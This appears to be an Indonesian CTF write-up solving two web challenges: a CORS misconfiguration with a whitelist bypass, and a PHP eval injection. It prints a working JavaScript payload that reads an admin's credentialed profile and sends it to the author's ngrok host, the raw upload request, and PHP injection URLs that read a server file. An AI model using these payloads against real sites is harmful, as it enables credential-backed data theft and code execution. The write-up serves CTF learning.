



# WRITEUP WEB CSCCTF

## 1. Nature Photography Contest


- Diberikan sebuah web dengan halaman awal sebagai berikut




- Coba register dan login. Disitu kita bisa lihat profile milik diri sendiri. Untuk melihat profile, maka backend akan melakukan GET request ke /api/profile




- Coba tambahkan Origin: test, disitu terdapat response header **Access-Control-Allow-Origin: test** yang berarti Access-Control-Allow-Origin bergantung pada header Origin, dan kita bisa request /api/profile di domain tersebut. Disitu juga terdapat **Access-Control-Allow-Credentials: true**, yang berarti saat melakukan request, server memperbolehkan cookie untuk diinclude





- Akan tetapi masalahnya cuman 1, disitu ada JWT. Kita tidak mungkin menebak JWT orang lain bukan? Saya coba delete header dari Authorization dan disitu profile tetep berhasil ke fetch, yang berarti mungkin server ngefetch profile seseorang melalui session.



- Melalui informasi yang dikumpulkan diatas, kita bisa exploit CORS misconfiguration, dikarenakan kita punya kontrol penuh terhadap Access-Control-Allow-Origin header dan adanya header Access-Control-Allow-Credentials: true. Sekarang kita coba lihat /upload. Disitu kita bisa mengupload foto, tapi ada validasi link harus <https://imgur.com/>.



- Kita coba cari bagaimana cara untuk membypass whitelist tersebut, dan menemukan link yang menarik di <https://github.com/0x221b/Wordlists/blob/master/Attacks/SSRF/Whitelist-bypass.txt>. Kita bisa coba menggunakan bypass dengan `http://{domain}@{domain}`. Coba gunakan ngrok dan masukkan linknya `https://imgur.com@e3f3818c4462.ngrok.io` dan berhasil. Request juga berhasil dicapture oleh ngrok



- Dari pesan dibawah, kita tahu bahwa form akan dikirim ke admin

## Nature Photography Contest

To enter the contest, all you need to do is upload your best nature photograph to <https://imgur.com/>. After upload, get the share links of your photograph and send the link to **admin** by filling out the form. Winners will be announced tommorow.

[Read more](#)

- Oleh karena itu, kita buat file html sederhana untuk exploit CORS menggunakan XMLHttpRequest seperti dibawah

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
<script>
  var xhr = new XMLHttpRequest();
  var interval;
  var resp=null;
  xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      resp = xhr.responseText;
      window.location.href = "https://e3f3818c4462.ngrok.io/" +
resp;
    }
  };
  xhr.open("GET", "https://chevaliers.xyz/api/profile", true);
  xhr.withCredentials = true;
  xhr.send();

</script>
</body>
</html>
```

Dari code diatas, kita coba paksa admin untuk melakukan GET request ke <https://chevaliers.xyz/api/profile> dan hasilnya akan dikirim ke ngrok kita. Jangan lupa set `xhr.withCredentials = true` supaya cookie dari admin juga diinclude untuk melakukan request ke <https://chevaliers.xyz/api/profile>. Sekarang kita register lagi dengan user baru, karena upload hanya bisa sekali. Masukkan payloadnya seperti tadi lagi :

```
1 POST /api/upload HTTP/1.1
2 Host: chevaliers.xyz
3 Connection: close
4 Content-Length: 61
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
6 Accept: application/json
7 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWpfcCI6ImNoZXYxOQNoZXYxLWVhbnB5IiwiaWF0IjE1OTQ1MDQ1YzVhNDQyMzZDA1MzBLOCI6Imh0dCI6ImFyYmN0cSMTUwMn0.YTkoGB7FwMqgS5-r3QvKfdCHhp2HSA7jpcJRvshA
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
10 Content-Type: application/json
11 Origin: https://chevaliers.xyz
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://chevaliers.xyz/upload
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: connect: sid=K3AU080RHHU0n1QJJ8QMZF3mphi2wScuZvt.chZ1z24e1rEq5kq97vrvrh26LKHqy4XgM2FvixVqQv0
19
20 {
  "firstName": "a",
  "lastName": "a",
  "email": "a@a.com",
  "link": "https://ngur.com3f3818c4462.ngrok.io"
}
```

- Terus beberapa saat kemudian, kita dapat informasi mengenai admin, dan dapat flagnya :)

```
HTTP Requests
-----

GET / 200 OK
GET /{"email":"admin@npc.id","firstName":"Admin","lastName":"NPC","aboutMe":"CSCCTF{tH4nK_y0u_f0R_Y0Ur_p4Rt1C1P4tIoN}"} 404 Not Found
GET / 200 OK
```

**Flag : CSCCTF{tH4nK\_y0u\_f0R\_Y0Ur\_p4Rt1C1P4tIoN}**

## 2. Whitebox

- Buka web dan isinya hanya halaman kosong. Coba view-source, disitu ada comment berupa ?debug=1

```
← → ↻ ⚠ Not secure | view-source:165.22.101.113:28000
Line wrap ☐
1
2 <!DOCTYPE html>
3 <html lang="en">
4 <head>
5   <meta charset="UTF-8">
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1.0">
8   <title>Whitebox</title>
9 </head>
10 <body>
11   <!-- ?debug=1 -->
12 </body>
13 </html>
14
```

- Disitu kita bisa melihat isi dari index.php. Disitu kita perlu melewati beberapa validasi, terutama pada preg\_match supaya kita bisa masuk ke eval

```
← → ↻ ⚠ Not secure | 165.22.101.113:28000/?debug=1

<?php
error_reporting(0);

if($_GET['debug']== 1){
    highlight_file('index.php');
}

if(isset($_GET['c'])){
    $c = $_GET['c'];
    if(is_array($c) || strlen($c) >33){
        die("Be nice please...");
    }
    if(preg_match("/[!@#%$%^&\s\+\-n\~`\[\]\|\:\;\|\"'\?\.]/i",$c)){
        $c = "hacker";
    }

    $count = 0;
    $counter = 0;
    foreach(str_split($c) as $char){
        if($char == chr(40)){
            if($count != 0){
                for($i = $count-1; $count>=0; $count--){
                    if(preg_match("/[A-Za-z]/", $c[$count])){
                        $counter++;
                    }
                }
            }
        }
        if($counter >3){
            $c = "hacker";
            break;
        }
        $count++;
    }

    eval("echo 'Hi ".$c.", nice to meet you!'");
}

?>
```

- Pertama, saya coba cari dimana sebenarnya root directory dari web server, bisa saja author menggunakan virtual host. Gunakan '.\_\_DIR\_\_,' untuk cek root directory dari web server, dan ketemu. Root directorynya ada di /var/www/e9582/public\_html,

```
← → ↻ ⚠ Not secure | 165.22.101.113:28000/?c=%27,%20__DIR__%20,%27

Hi /var/www/e9582/public_html, nice to meet you!
```

- Sekarang kita coba nebak letak flag, kita coba akses flag dengan payload '**require** /var/www/e9582/flag,'. Lalu dapet flagnya

```
← → ↻ ⚠ Not secure | 165.22.101.113:28000/?c=%27,require%20%27/var/www/e9582/flag%27,%27

Hi CSCCTF{not_4ll_tReasuRe_is_s1lver_aNd_g0ld_m4t3} 1, nice to meet you!
```

**Flag : CSCCTF{not\_4ll\_tReasuRe\_is\_s1lver\_aNd\_g0ld\_m4t3}**